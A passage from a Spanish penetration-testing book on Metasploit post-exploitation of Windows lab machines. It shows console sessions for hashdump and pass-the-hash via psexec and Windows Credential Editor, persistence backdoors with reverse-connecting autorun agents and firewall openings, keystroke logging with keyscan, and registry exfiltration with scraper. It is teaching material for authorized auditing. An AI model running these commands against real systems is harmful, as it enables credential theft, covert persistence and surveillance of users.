Las credenciales se encuentran en memoria, hay que recordar que la contraseña nunca se encuentra en texto plano y sí en formato hash, o en algunos casos en una codificación sencilla. Las credenciales son almacenadas en el proceso LSASS.EXE, este proceso se encarga de administrar la autenticación de dominios de autoridad de seguridad local y el directorio activo. Para un proceso de suplantación de identidad se quiere sustituir las credenciales en memoria por las que interesa suplantar.

En la fase de inicio de sesión interactivo, el proceso WINLOGON.EXE es el encargado de interceptar el proceso de validación del teclado. El anterior proceso le devuelve a LSA el procedimiento de validación. Cuando se valida al usuario se produce la invocación de *LSALogonUser* para autenticar, en la base de datos SAM (local o remota), permitiendo crear la sesión si se autenticó correctamente. Esta información será utilizada por LAN Manager y otros servicios cuando el usuario intente acceder a recursos remotos, objetos locales y al utilizar sus privilegios.

PoC: Llegando más lejos gracias a la suplantación de identidades

El escenario que se propone en esta prueba de concepto es el de un auditor que se encuentra en la fase de *post-explotación*, ya que ha conseguido acceso a una máquina de la red de una empresa que está auditando. La máquina vulnerada no es una máquina, aparentemente, relevante, pero al parecer, varios de los usuarios que se encuentran en dicha máquina también existen en otras máquinas de la red. A continuación se dan más detalles del escenario:

- El auditor dispone de una máquina con *BackTrack 5*.
- La máquina vulnerada por el auditor tiene como sistema operativo *Windows XP SP3*.
- La máquina a la que se quiere acceder es un *Windows 7*.

El punto de partida es la sesión de *Meterpreter* que tiene el auditor en la máquina vulnerada *Windows XP SP3*. Mediante el uso del comando *hashdump* se puede obtener el listado de usuarios con los *hashes* LM y NTLM.

```
meterpreter > hashdump
Administrador:500:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
Asistente de ayuda:1000:317dd0337ea2d549dc6743cd7ee77792:e1ec1bc581f420f3a09570442879965d:::
hacked:1005:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jose:1004:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
pepe:1003:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3cb0da961c4308978ebcc9440e725954:::
meterpreter >
```

Fig 4.49: Obtención de los usuarios y *hashes* mediante una sesión de *Meterpreter*.

En la imagen se puede visualizar como los *hashes* de los usuarios administrador, *hacked* o pepe son idénticos. ¿Por qué ocurre esto? Es sencillo, las contraseñas de esos usuarios en texto plano son las mismas. Otra de las debilidades de estos algoritmos es que no utilizan semilla o *challenge* que hagan que la misma contraseña tenga distinto *hash*.

La ruta del *exploit* para impersonalizar se encuentra en *exploit/windows/smb/psexec*. Este módulo dispone de las variables que se especifican a continuación:

Variable	Descripción
RHOST	Dirección IP de la máquina a la que se quiere conectar para impersonalizar un usuario.
SHARE	Recurso al que se quiere conectar.
SMBDomain	Dominio para la autenticación.
SMBPass	*Password* en formato *hash* <LMHASH>:<NTLMHASH>
SMBUser	Usuario al que se quiere impersonalizar.

Tabla 4.04: Variables del módulo *exploit/windows/smb/psexec*.

```
Module options (exploit/windows/smb/psexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,
C$,...) or a normal read/write folder share
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(psexec) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf  exploit(psexec) > set SMBPass 8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0a
e969
SMBPass => 8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969
msf  exploit(psexec) > set SMBUser administrador
SMBUser => administrador
msf  exploit(psexec) >
```

Fig 4.50: Configuración del módulo *exploit/windows/smb/psexec*.

Se puede configurar, mediante la variable PAYLOAD, un *payload* distinto que *Meterpreter*, pero para esta prueba de concepto se utilizará *windows/meterpreter/reverse_tcp*. Si no se especifica

payload, automáticamente se inyectará *Meterpreter*. Tras obtener una suplantación de usuario, automáticamente se ejecuta el *payload* en la máquina remota.

```
msf  exploit(psexec) > exploit

[*] Started reverse handler on 192.168.1.40:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.41:445|WORKGROUP as user 'Administrador'...
[*] Uploading payload...
[*] Created \wMjBqPnM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.41[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.41[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (GnfCKeMF - "MekeYdzMRSIolLph")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \wMjBqPnM.exe...
[*] Sending stage (752128 bytes) to 192.168.1.41
[*] Meterpreter session 7 opened (192.168.1.40:4444 -> 192.168.1.41:49159) at 2012-08-31 10:04:5
3 +0200

meterpreter >
```

Fig 4.51: Suplantación de usuario e inyección de *payload* en la máquina remota.

WCE: Windows Credential Editor

La aplicación *Windows Credential Editor* permite, entre otras opciones, suplantar en memoria la identidad del usuario. La aplicación se puede descargar desde la siguiente URL *http://www.ampliasecurity.com/research.html*. Una vez que se dispone del listado de usuarios y *hashes* se pueden impersonalizar gracias a esta herramienta. El usuario suplantará en su máquina local al usuario que requiera, para después conectar con la máquina remota automáticamente con las credenciales del suplantado.

La aplicación presenta interesantes opciones, las cuales se enumeran en la siguiente tabla:

Parámetro	Descripción
-l	Lista las sesiones abiertas por *Logon* en el sistema.
-r	Lista las sesiones abiertas y credenciales. Además, refresca cada 5 segundos.
-s	Sustituye las credenciales de la sesión en curso.
-d	Elimina las credenciales de una sesión.
-i	Especifica el LUID.
-c	Ejecuta una CMD con las credenciales especificas.

Tabla 4.05: Parámetros de la aplicación *Windows Credential Editor*.

En la imagen se puede visualizar como utilizando una máquina *Windows*, el auditor puede cambiar las credenciales con las que está logueado, con el objetivo de que cuando se conecte con otra máquina que tenga un usuario con las mismas credenciales se autentique correctamente, sin necesidad de conocer la contraseña.

```
C:\Documents and Settings\pepe\Escritorio\wce_v1_2>wce.exe -s Administrador:wee-PC:8735172C3A77D2C6AAD3B435B51404EE:512B99009997C3B5588CAFAC9C0AE969
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (000003E7h) to:
Username: Administrador
domain: wee-PC
LMHash: 8735172C3A77D2C6AAD3B435B51404EE
NTHash: 512B99009997C3B5588CAFAC9C0AE969
NTLM credentials successfully changed!

C:\Documents and Settings\pepe\Escritorio\wce_v1_2>
```

Fig 4.52: Suplantación de credenciales en memoria con *Windows Credential Editor.*

Por ejemplo se puede ejecutar la orden \\<dirección IP> o \\<dirección IP>\C$, donde la dirección IP es la máquina objetivo y si las credenciales de los usuarios son iguales, automáticamente se accederá al recurso.

```
C:\WINDOWS\system32\sethc.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net view \\10.0.5.102
Recursos compartidos en \\10.0.5.102


Nombre de recurso compartido  Tipo   Usado como  Comentario

-------------------------------------------------------------------------------
comp                          Disco
pepe                          Disco
Se ha completado el comando correctamente.


C:\WINDOWS\system32>net use x: \\10.0.5.102\c$
Se ha completado el comando correctamente.


C:\WINDOWS\system32>x:

X:\>dir
 El volumen de la unidad X es Windows
 El número de serie del volumen es: 1035-4C89

 Directorio de X:\

10/06/2009  22:42                 24 autoexec.bat
10/06/2009  22:42                 10 config.sys
09/10/2011  20:42    <DIR>          contratos
14/07/2009  03:37    <DIR>          PerfLogs
27/10/2011  12:29    <DIR>          Program Files
26/10/2011  09:09    <DIR>          Users
28/10/2011  09:46    <DIR>          Windows
               2 archivos             34 bytes
               5 dirs  15.070.912.512 bytes libres

X:\>
```

Fig 4.53: Acceso a recursos de máquina remota con el usuario suplantado.

PSTools de Sysinternals

La *suite PSTools* de *Sysinternals* proporciona un conjunto de herramientas que permiten la administración de sistemas *Windows*. Este *kit* se puede descargar de la siguiente URL *http://technet.microsoft.com/es-es/sysinternals/bb896649.aspx*.

Si desde *Meterpreter* se sube alguna de estas herramientas a la máquina remota, puede suceder que si dicha máquina dispone de una solución antivirus, se alerte al usuario víctima de una posible amenaza. Algunas de las aplicaciones de *PSTools* son calificadas de *malware* de administración remota.

```
X:\>c:

C:\WINDOWS\system32>cd "c:\Documents and Settings"

C:\Documents and Settings>cd pepe

C:\Documents and Settings\pepe>cd Escritorio\psTools

C:\Documents and Settings\pepe\Escritorio\psTools>PsExec.exe -s \\10.0.5.102 cmd

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
wee-PC

C:\Windows\system32>
```

Fig 4.54: Ejecución de una *shell* remota mediante *psexec* y la suplantación de credenciales.

A continuación se enumeran algunas herramientas que proporcionan *PSTools* y sus útiles funcionalidades:

- *PSExec*. Ejecuta procesos de forma remota. Interesante para una vez suplantadas las credenciales en la memoria del equipo local, ejecutar una *shell* en la máquina remota.
- *PSFile*. Muestra los archivos abiertos en el equipo remoto.
- *PSInfo*. Muestra información sobre el equipo remoto.
- *PSKill*. Elimina procesos de la máquina remota a través del PID o nombre del proceso.
- *PSList*. Muestra información sobre los procesos que están en ejecución en la máquina remota.
- *PSLoggedOn*. Muestra quién ha iniciado sesión de manera local o a través de recursos compartidos, incluyendo el origen de la conexión.
- *PSPasswd*. Permite cambiar la contraseña de la cuenta.
- *PSShutdown*. Permite apagar y reiniciar la máquina remota.

6. Pivoting

Esta técnica ayuda al auditor a llegar a máquinas de la organización a las que *a priori* no tiene conectividad. Una vez que se dispone de una máquina vulnerada, ésta puede abrir la puerta a otras que, por alguna razón, no tienen conectividad con la máquina del auditor. En definitiva el *pivoting* ayuda al auditor a intentar ganar acceso a máquinas con las que no se tiene conectividad directa, pero sí a través de otra máquina vulnerada previamente.

En algunos casos, también se define como *pivoting* la posibilidad de utilizar la técnica de *Pass the hash* para realizar *pivoting*, aunque se tenga conectividad con la máquina objetivo. Como se explicó anteriormente, puede que la máquina vulnerable y la máquina objetivo compartan algún tipo de credencial o *hash*, y si se vulnera una máquina, se puede utilizar dicha información para acceder a la máquina objetivo.

Generalmente, se puede describir un procedimiento para utilizar la técnica de *pivoting* mediante una serie de pasos. Pero hay que tener en cuenta, que puede haber ocasiones en las que dependiendo de la experiencia y los conocimientos del auditor para realizar pequeñas variaciones, es posible que la técnica mejore los resultados obtenidos.

La técnica de *pivoting* se puede enumerar en el siguiente procedimiento:

- Conocimiento del entorno de la máquina vulnerada. Este primer paso se realiza en el nivel de enlace de la máquina vulnerada, para conocer el entorno que ésta dispone.
- Enrutamiento del tráfico de la máquina vulnerada a través de la máquina del atacante.
- Realizar escaneos u otras acciones a través de la máquina vulnerada, gracias al enrutamiento anterior.
- Por último, si en las acciones anteriores se encuentran puertos abiertos se puede intentar realizar una explotación sobre alguno de estos servicios.

7. Persistencia

Una vez que se tiene acceso a una máquina vulnerada puede resultar muy interesante conseguir que este acceso sea indefinido, en la medida de lo posible. *Meterpreter* dispone de varios métodos para conseguir crear una puerta trasera en el equipo vulnerado.

Generalmente, con herramientas como *Netcat* se puede publicar una *shell* en un puerto determinado de la máquina víctima, e incluso hacer que este proceso se inicie automáticamente en cada arranque de la máquina. Este procedimiento es bastante sencillo, pero dispone de un problema y es la conexión directa.

Como se ha podido estudiar con el caso de los *payloads* también se dispone de conexión inversa y directa, como en los troyanos. La conexión inversa proporcionará al atacante o auditor la posibilidad

de que sea la máquina vulnerada la que se conecte a la máquina atacante cuando sea posible. De este modo se evitan algunos sistemas de protección, como por ejemplo un *firewall*. Aunque hay que pensar que si la máquina vulnerada bloquea las peticiones salientes, hecho muy poco común, podría haber problemas con la conexión inversa.

En el caso de la conexión directa es el atacante el que se conecta a la máquina vulnerada. La idea es dejar un ejecutable que quede a la escucha en un puerto y así el atacante será capaz de conectarse en cualquier momento para, ilícitamente, manipular dicha máquina. El problema de la conexión directa es cuando la máquina víctima se encuentra detrás de un *firewall*, o incluso de un *router*. Por esta razón, la conexión directa es más común utilizarla en escenarios corporativos donde la máquina se encuentre, físicamente o mediante el uso de VPN u otros métodos de conexión remota, en el interior de la red de la empresa.

En este apartado se comentarán los *scripts metsvc* y *persistence*, que son dos opciones que proporciona *Meterpreter* para asegurar, en la medida de lo posible, que se podrá volver a utilizar una sesión de *Meterpreter* en la máquina vulnerada cuando el auditor lo necesite.

PoC: Metsvc y la conexión directa

El *script metsvc* crea un servicio en la máquina vulnerada, el cual se inicia al arrancar la máquina y quedará a disposición del atacante en la máquina remota. Hay que tener en cuenta que *metsvc* funciona, en este ejemplo, con conexión directa. Es muy posible que sea necesario abrir un puerto en el *firewall* de la máquina vulnerada para este servicio, el cual se queda a la escucha en el puerto 31337.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\eMiijqDQP...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
	* Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

Fig 4.55: Ejecución de *metsvc*.

Para ejecutar *metsvc* se utiliza la instrucción *run metsvc*. Esta acción creará un servicio en la máquina vulnerada, el cual quedará a la escucha de peticiones. En las imágenes referentes a la máquina remota, se puede visualizar como existe un proceso denominado *metsvc*, y como el puerto 31337 se encuentra abierto.

Fig 4.56: Listado de conexiones en la máquina remota con *metsvc* a la escucha en 31337.

```
wuauclt.exe        SYSTEM             00    6.544 KB
metsvc.exe         SYSTEM             00    1.572 KB
ctfmon.exe         Administrador      00    2.996 KB
VBoxTray.exe       Administrador      00    2.544 KB
explorer.exe       Administrador      00   13.396 KB
spoolsv.exe        SYSTEM             00    4.380 KB
svchost.exe        SYSTEM             00    3.268 KB
svchost.exe        SERVICIO LOCAL     00    6.660 KB
svchost.exe        Servicio de red    00    3.424 KB
svchost.exe        SYSTEM             00   21.100 KB
svchost.exe        Servicio de red    00    3.988 KB
svchost.exe        SYSTEM             00    4.512 KB
```

Fig 4.57: Listado de procesos remotos con *metsvc* presente.

Una vez que se tiene instalado el servicio en la máquina remota, se utilizará una *shell* sobre la máquina vulnerada para ejecutar la instrucción que abrirá el puerto en el *firewall*, para las conexiones entrantes.

Para abrir una línea de comandos en *Meterpreter* sobre el equipo remoto se ejecuta la instrucción *shell*. En la línea de comandos se debe ejecutar la instrucción *netsh firewall add portopening TCP 31337 metsvc*. De este modo el *firewall* de *Windows*, dejará pasar estas peticiones y se podrá conectar con *metsvc* de manera remota.

```
meterpreter > shell
Process 1608 created.
Channel 5 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\TEMP\eMiijqDQP>netsh firewall add portopening TCP 31337 metsvc
netsh firewall add portopening TCP 31337 metsvc
```

Fig 4.58: Apertura del puerto 31337 en el *firewall*.

Ahora hay que probar la conectividad. Sin cerrar la sesión de *Meterpreter*, se vuelve a la *msfconsole* por medio del comando *background*. Hay que utilizar el módulo *exploit/multi/handler* que no sólo se utiliza para recibir conexiones, sino también para crearlas, es decir conexiones directas. Mediante el uso de la instrucción *use exploit/multi/handler* en *msfconsole* se carga el módulo.

```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf  exploit(handler) > set RHOST 192.168.0.60
RHOST => 192.168.0.60
msf  exploit(handler) > set LPORT 31337
LPORT => 31337
msf  exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.0.59:48270 -> 192.168.0.60:31337) at 2012-08-31 16:57:2
7 +0200
```

Fig 4.59: Configuración módulo *exploit/multi/handler* para conexión con *metsvc*.

La configuración de dicho módulo es sencilla, se debe utilizar el *payload windows/metsvc_bind_tcp*, un *payload* especial de este recurso. Como se visualiza en la imagen anterior la configuración es realmente básica, tal y como se han ido aprendiendo en este libro.

Es importante recalcar que hay que cambiar el puerto en la configuración, la variable LPORT debe tener un valor de 31337, que es el puerto por donde se realiza la conexión con *metsvc*. Tras la correcta ejecución de dicha conexión, se obtiene una sesión de *Meterpreter*. Para comprobar totalmente que el servicio se encontrará levantado tras el reinicio de la máquina vulnerada, se recomienda al lector que lo compruebe en su laboratorio.

El *script metsvc* dispone de un parámetro para eliminar el servicio de la máquina vulnerada. La desinstalación de éste se provoca con la ejecución de *run metsvc –r*. Hay que tener en cuenta que no se eliminarán los archivos creados en la instalación del servicio, esta acción deberá ser realizada manualmente por el usuario o atacante.

PoC: Persistence y la conexión inversa

En esta prueba de concepto se utilizará el *script persistence* para conseguir que la máquina vulnerada sea la que se conecte al usuario atacante o auditor. Este es un ejemplo sencillo de conexión inversa para evitar que los sistemas de protección del usuario víctima eviten la conexión con su máquina. El *script persistence* dispone de varios parámetros los cuales aportan potencia y flexibilidad a esta característica. A continuación se muestra una tabla con los parámetros y una breve descripción de ellos.

Parámetro	Descripción
-A	Automáticamente se configura *multi/handler* para conectar con el agente.
-S	Automáticamente arranca el agente como un servicio al iniciar el sistema.
-U	El agente intenta conectar cuando se inicia sesión.
-X	El agente intenta conectar cuando se inicia el sistema.
-P	Especifica el *payload* que se va a utilizar, por defecto es *windows/meterpreter/reverse_tcp*.
-T	Especifica la plantilla del ejecutable para utilizar.
-i	Especifica el número de segundos que deben pasar entre cada intento de conexión por parte del agente.
-p	Especifica el puerto de la máquina del atacante donde se esperará a recibir la conexión.
-r	Especifica la dirección IP a la que se conectará el agente, es decir, la dirección IP del atacante.

Tabla 4.06: Parámetros del *script persistence*.

```
meterpreter > run persistence -U -X -i 60 -p 4444 -r 192.168.0.59
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistance/PRUEBAS-01760CC_20120831.21
47/PRUEBAS-01760CC_20120831.2147.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.59 LPORT=4444
[*] Persistent agent script is 614095 bytes long
[*] Persistent Script written to C:\WINDOWS\TEMP\rOjSjVrPFvDr.vbs
[*] Executing script C:\WINDOWS\TEMP\rOjSjVrPFvDr.vbs
[*] Agent executed with PID 1400
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\zoBoiViCi
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\zoBoiViCi
meterpreter >
```

Fig 4.60: Ejecución del *script persistence.*

En la imagen se puede visualizar como se lanza el *script persistence* con la siguiente configuración:

- El agente instalado en la máquina vulnerable intentará conectar cuando se inicie el sistema y cuando se inicie la sesión.
- Realizará intentos de conexión cada 60 segundos..
- Intentará conectarse al puerto 4444 en la dirección IP 192.168.0.59

¿Cómo se recibe la conexión por parte del agente? Se utilizará *exploit/multi/handler* tal y como se ha realizado en casos anteriores. La configuración del módulo es la habitual, es decir *payload windows/meterpreter/reverse_tcp* o el que se haya configurado al agente con el parámetro –P, la dirección IP de la máquina del atacante asignada a la variable LHOST y el puerto en la variable LPORT.

```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.0.59
LHOST => 192.168.0.59
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.59:4444
[*] Starting the payload handler...
```

Fig 4.61: Configuración del módulo *exploit/multi/handler* para recibir conexiones de *persistence.*

Ahora toca esperar a que la máquina vulnerada se encienda, en el caso de que se encontrase apagada, o de que transcurran los segundos de reintento de conexión facilitados en el parámetro –i en la configuración del agente.

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.59:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.0.60
[*] Meterpreter session 1 opened (192.168.0.59:4444 -> 192.168.0.60:1060) at 2012-08-31 17:32:00
+0200

meterpreter >
```

Fig 4.62: Conexión recibida por *multi/handler* del agente de *persistence.*

8. Migración a un proceso

Cuando se realiza la fase de explotación y se consigue introducir un *payload* en la memoria de la máquina víctima, se produce la vulneración de un proceso. En otras palabras, un *payload*, como por ejemplo *Meterpreter* se inyecta en un proceso de la máquina haciéndose pasar por uno de ellos, como por ejemplo el típico *notepad.exe* o *svchost.exe*.

El *script post/windows/manage/migrate* o el comando *migrate* permite migrar de un proceso a otro la sesión de *Meterpreter*. ¿Con qué objetivo? Es sencillo, cuando un atacante obtiene una sesión de *Meterpreter* éste se inyecta en el proceso vulnerado. Si la víctima cerrase dicho proceso la sesión de *Meterpreter* se cerraría. Por ejemplo, mediante un ataque al navegador web de un usuario se obtiene una sesión de *Meterpreter*, si el usuario cerrase el proceso del navegador, porque cierra la aplicación por ejemplo, el atacante se quedaría sin la conexión.

Muchos de los *exploits* disponen de la automigración, con la que nada más conseguir el acceso a la máquina vulnerada se migran a otro proceso. Esto se especifica con posibilidad de *AutoRunScript*, donde se especifica la orden que se debe ejecutar al conseguir la explotación. ¿Dónde se localiza *AutoRunScript*? Cuando se encuentre el módulo del *exploit* cargado se puede utilizar el comando *show advanced* para listar las opciones avanzadas del módulo. Entre dichas opciones se encuentra *AutoRunScript*.

```
msf  exploit(ms08_067_netapi) > set AutoRunScript multi_console_command -rc /root/pruebaAutoRun.
rc
AutoRunScript => multi_console_command -rc /root/pruebaAutoRun.rc
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.40:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.35
[*] Meterpreter session 5 opened (192.168.1.40:4444 -> 192.168.1.35:1424) at 2012-08-31 17:57:13
 +0200

meterpreter >
[*] Session ID 5 (192.168.1.40:4444 -> 192.168.1.35:1424) processing AutoRunScript 'multi_consol
e_command -rc /root/pruebaAutoRun.rc'
[*] Running Command List ...
[*]     Running command run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
[*]     Running command run post/windows/manage/migrate
[*] Running module against PRUEBAS-01760CC
[*] Current server process: svchost.exe (1112)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1100
[+] Successfully migrated to process 1100

meterpreter >
```

Fig 4.63: Configuración y ejecución de *AutoRunScript* con migración en el arranque.

Una opción muy interesante para *AutoRunScript* es la posibilidad de preparar un archivo RC, de automatización y ejecutar la instrucción *set AutoRunScript multi_console_command –rc <ruta fichero RC>*. En el interior de dicho archivo RC deberían encontrarse todas las órdenes que se quieren ejecutar, por ejemplo *run migrate, run checkvm,* etcétera. Siendo una instrucción cada linea del fichero RC.

Migrate proporciona migración a otros procesos en cualquier momento. Se puede ejecutar sin parámetros por lo que migrará a un proceso con nombre *notepad* por ejemplo, con un parámetro indicando el PID al que se quiere migrar. Puede ocurrir que al ejecutar *migrate* se obtenga una denegación en la migración. Esto sucede debido a que no se tienen privilegios sobre el proceso al que se quiere migrar, para solucionar esto se debería realizar una escalada de privilegios como se ha estudiado en este capítulo.

PoC: De proceso a proceso capturando pulsaciones

En esta prueba de concepto se realizarán pruebas que demuestren lo sencillo que puede ser ir migrando de proceso en proceso, siempre y cuando los permisos lo permitan. En primer lugar se verá como un usuario sin privilegios sobre un proceso de sistema no puede migrar la sesión a dicho proceso.

```
meterpreter > getuid
Server username: PRUEBAS-01760CC\Administrador
meterpreter > migrate 1400
[*] Migrating to 1400...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > getsystem
...got system (via technique 1).
meterpreter > migrate 1400
[*] Migrating to 1400...
[*] Migration completed successfully.
meterpreter >
```

Fig 4.64: Intento de migración erróneo y posteriormente satisfactorio.

En la imagen se puede visualizar como al principio el auditor tenía como identidad el usuario "Administrador". Al intentar realizar una migración a un proceso perteneciente a *System*, se produce el error. Para elevar privilegios, en una máquina *Windows XP SP3*, se utiliza el comando *getsystem*. Al conseguir los privilegios necesarios, se puede llevar a cabo la migración al proceso 1400, que era el primer objetivo.

Además, se puede imaginar el escenario en el que se quieran capturar las pulsaciones o entradas de los procesos, por ejemplo un *notepad*. La funcionalidad de *keyscan*, ya comentada anteriormente en este capítulo, ayuda a recoger la información que, por ejemplo la víctima teclea en su máquina. Otro ejemplo válido sería la captura de pulsaciones del navegador web de la víctima.

Para capturar las entradas o pulsaciones de un proceso concreto se utiliza el comando *keyscan_start*. Antes de parar el *keyscan* se debe volcar el contenido mediante el uso del comando *keyscan_dump*.


```
meterpreter > migrate 940
[*] Migrating to 940...
[*] Migration completed successfully.
meterpreter > keyscan_
keyscan_dump   keyscan_start   keyscan_stop
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Fig 4.65: Migración a un proceso y arranque del *keyscan*.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Return>  <Return> hola metasploit, se que me estas espiando... <Return>
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

Fig 4.66: Volcado de pulsaciones de teclado con *keyscan_dump*.

9. Scraper

Scraper es un *script* que permite realizar una recogida de información con partes sensibles de la estructura de un sistema operativo *Windows*. *Scraper* se encarga de recolectar información básica del equipo como son los usuarios, la información que proporciona el comando *systeminfo*, enumerar los recursos compartidos de la máquina, volcado de usuarios y *hashes* de la misma, conexiones activas y estadísticas de éstas, variables de entorno, grupos, servicios del sistema, etcétera. Todas estas funcionalidades realmente ya se habían estudiado en este capítulo.

Lo que realmente diferencia a *scraper* de otros *scripts* es la recogida y descarga de partes o árboles del registro. Por ejemplo, *scraper* realiza una exportación en la máquina vulnerada de HKCU (el árbol del registro de *Current User*), para después descargarlo automáticamente a la máquina del atacante. Realiza el mismo proceso para HKLM, HKCC, HKCR y HKU. Estos ficheros de extensión REG que se descargan pueden ser analizados *a posteriori* en la máquina del auditor con tranquilidad.

```
meterpreter > run scraper
[*] New session on 192.168.0.62:445...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\WINDOWS\TEMP\qoxEiqFX.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[*]  Downloading HKLM (C:\WINDOWS\TEMP\dbWPKlLR.reg)
[*]  Cleaning HKLM
[*]  Exporting HKCC
[*]  Downloading HKCC (C:\WINDOWS\TEMP\VYTZeLhk.reg)
[*]  Cleaning HKCC
[*]  Exporting HKCR
[*]  Downloading HKCR (C:\WINDOWS\TEMP\QUnTWdRA.reg)
[*]  Cleaning HKCR
[*]  Exporting HKU
[*]  Downloading HKU (C:\WINDOWS\TEMP\SpBcQFYe.reg)
[*]  Cleaning HKU
[*] Completed processing on 192.168.0.62:445...
meterpreter >
```

Fig 4.67: Ejecución del *script scraper* para la recogida de información.

¿Dónde se almacenan los archivos que automáticamente genera *scraper*? La ruta por defecto es *$HOME/.msf4/logs/scripts/scraper/<dirección IP>*. En esta ruta se pueden visualizar una serie de archivos con nombres identificativos de la información recogida por *scraper*.

10. Actualizando de cmd a Meterpreter

En este apartado se comentarán las posibilidades para actualizar de una cmd a una sesión de *Meterpreter*. Este hecho puede ser útil cuando al ejecutar un *exploit* sólo se quiera probar que una aplicación o el sistema operativo son vulnerables y que ésta suposición se realiza con éxito. También puede ocurrir que las necesidades cambien por lo que se necesite un *payload* más potente. No hace falta realizar la explotación completa, solo se necesita conocer las posibilidades del comando *sessions* de *msfconsole*.

Este comando dispone de varios parámetros interesantes, pero el que proporciona la posibilidad de pasar de un *payload* cualquiera a un *Meterpreter* es el parámetro –u. Tras ejecutar dicha acción se procede a la subida del *stager*, y una vez finalizada la subida, se procede a la ejecución y obtención de un *Meterpreter*.

```
[*] Command Stager progress - 98.15% done (100216/102108 bytes)
[*] Command Stager progress - 99.78% done (101888/102108 bytes)
[*] Sending stage (752128 bytes) to 192.168.0.62
[*] Command Stager progress - 100.00% done (102108/102108 bytes)
msf  exploit(ms08_067_netapi) > [*] Meterpreter session 9 opened (192.168.0.63:4444 -> 192.168.0
.62:1576) at 2012-08-31 19:36:31 +0200

msf  exploit(ms08_067_netapi) > sessions

Active sessions
===============

  Id  Type                   Information
                Connection
  --  ----
                             -----------
                ----------
  7   shell windows          Microsoft Windows XP [Versi_n 5.1.2600] (C) Copyright 1985-2001 Mic
rosoft Cor...  192.168.0.63:4444 -> 192.168.0.62:1561 (192.168.0.62)
  9   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC
               192.168.0.63:4444 -> 192.168.0.62:1576 (192.168.0.62)
```

Fig 4.68: Actualización de un *payload shell* a *Meterpreter* mediante el comando *sessions*.

11. Railgun

Uno de los aspectos más complejos de este libro es la extensión *Railgun*. Esta extensión proporciona al atacante con una sesión de *Meterpreter* la posibilidad de interactuar directamente con la API de los sistemas *Windows*.

